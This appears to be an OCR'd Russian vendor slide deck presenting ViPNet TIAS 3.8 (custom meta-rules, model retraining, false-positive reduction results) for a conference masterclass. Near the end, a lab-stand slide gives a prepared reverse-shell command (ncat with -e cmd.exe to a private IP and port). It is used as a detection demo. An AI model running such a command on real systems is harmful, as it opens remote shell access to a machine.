Как снизить false positive rate и улучшить качество выявления инцидентов в ViPNet TIAS

Светлана Старовойт


Напомню о некоторых важных и полезных функциях в продукте

Расскажу об основных изменениях в новой версии

Покажу 2 сценария на мастерклассе

ViPNet TIAS

- сбор и анализ событий ИБ, поступающих от источников
- автоматическое выявление подозрений на инциденты ИБ
- предоставление рекомендаций по реагированию на инцидент
- формирование отчетов по событиям и инцидентам



https://infotecs.ru/webinars/archive/demonstratsiya-vozmozhnostey-resheniya-tdr-v-usloviyakh-provedeniya-setevoy-ataki.html

ViPNet TIAS 3.8


Основные улучшения и новые возможности

Новый источник событий
анализ событий ИБ, от шлюза безопасности ViPNet Coordinator HW 5


Пользовательские метаправила
возможность написания собственных правил анализа событий и выявления инцидентов

Дообучение модели
возможность обучения модели машинного обучения как на новых экспертных данных, так и на размеченных данных пользователей

Источники событий ViPNet TIAS



Пользовательские метаправила



6 алгоритмов анализа событий:

- критическое сетевое событие
- критическое узловое событие
- повторяющееся сетевое событие
- последовательность событий
- набор событий
- контроль доступа по GeoIP


анализ событий, сработавших на пользовательские правила IDS

назначение метаправил на любой уровень инфраструктуры

Демо. Пользовательские метаправила

Как снизить false positive rate?


А что это такое?



Дообучение модели

- обучение модели на пользовательских и системных данных
- снижение false positive rate при выявлении инцидентов

Схема тестирования



Результаты


Инциденты на TIAS 3.8 с дообучением	Процент подтвержденных среди размеченных	Всего инцидентов	Среднее количество инцидентов
Период 1	39,8 %	4753	594,125 = 100 %
Период 2	34,3 %	1752	584 = 98,3 %
Период 3	71,2 %	1268	211,(3) = 35,6 %
Период 4	89,0 %	503	167,(6) = 28,2 %
Период 5	73,8 %	215	35,8(3) = 6 %

При общем снижении количества регистрируемых инцидентов более чем в 15 раз (со 100 % до 6 %) доля подтвержденных инцидентов среди размеченных тем не менее возросла почти в 2 раза (с 39,8 % до 73,8 %).

ТЕХНО 2023 infotecs ФЕСТ

Мастер-класс.
Переходим к практике!

Схема стенда



Установлен EPP агент
Подготовлена команда для запуска:
ncat 172.17.1.155 4444 -e cmd.exe

ТЕХНО infotecs ФЕСТ 2023

Спасибо за внимание!

Подписывайтесь на наши соцсети

vk.com/infotecs_news

https://t.me/infotecs_official

rutube.ru/channel/24686363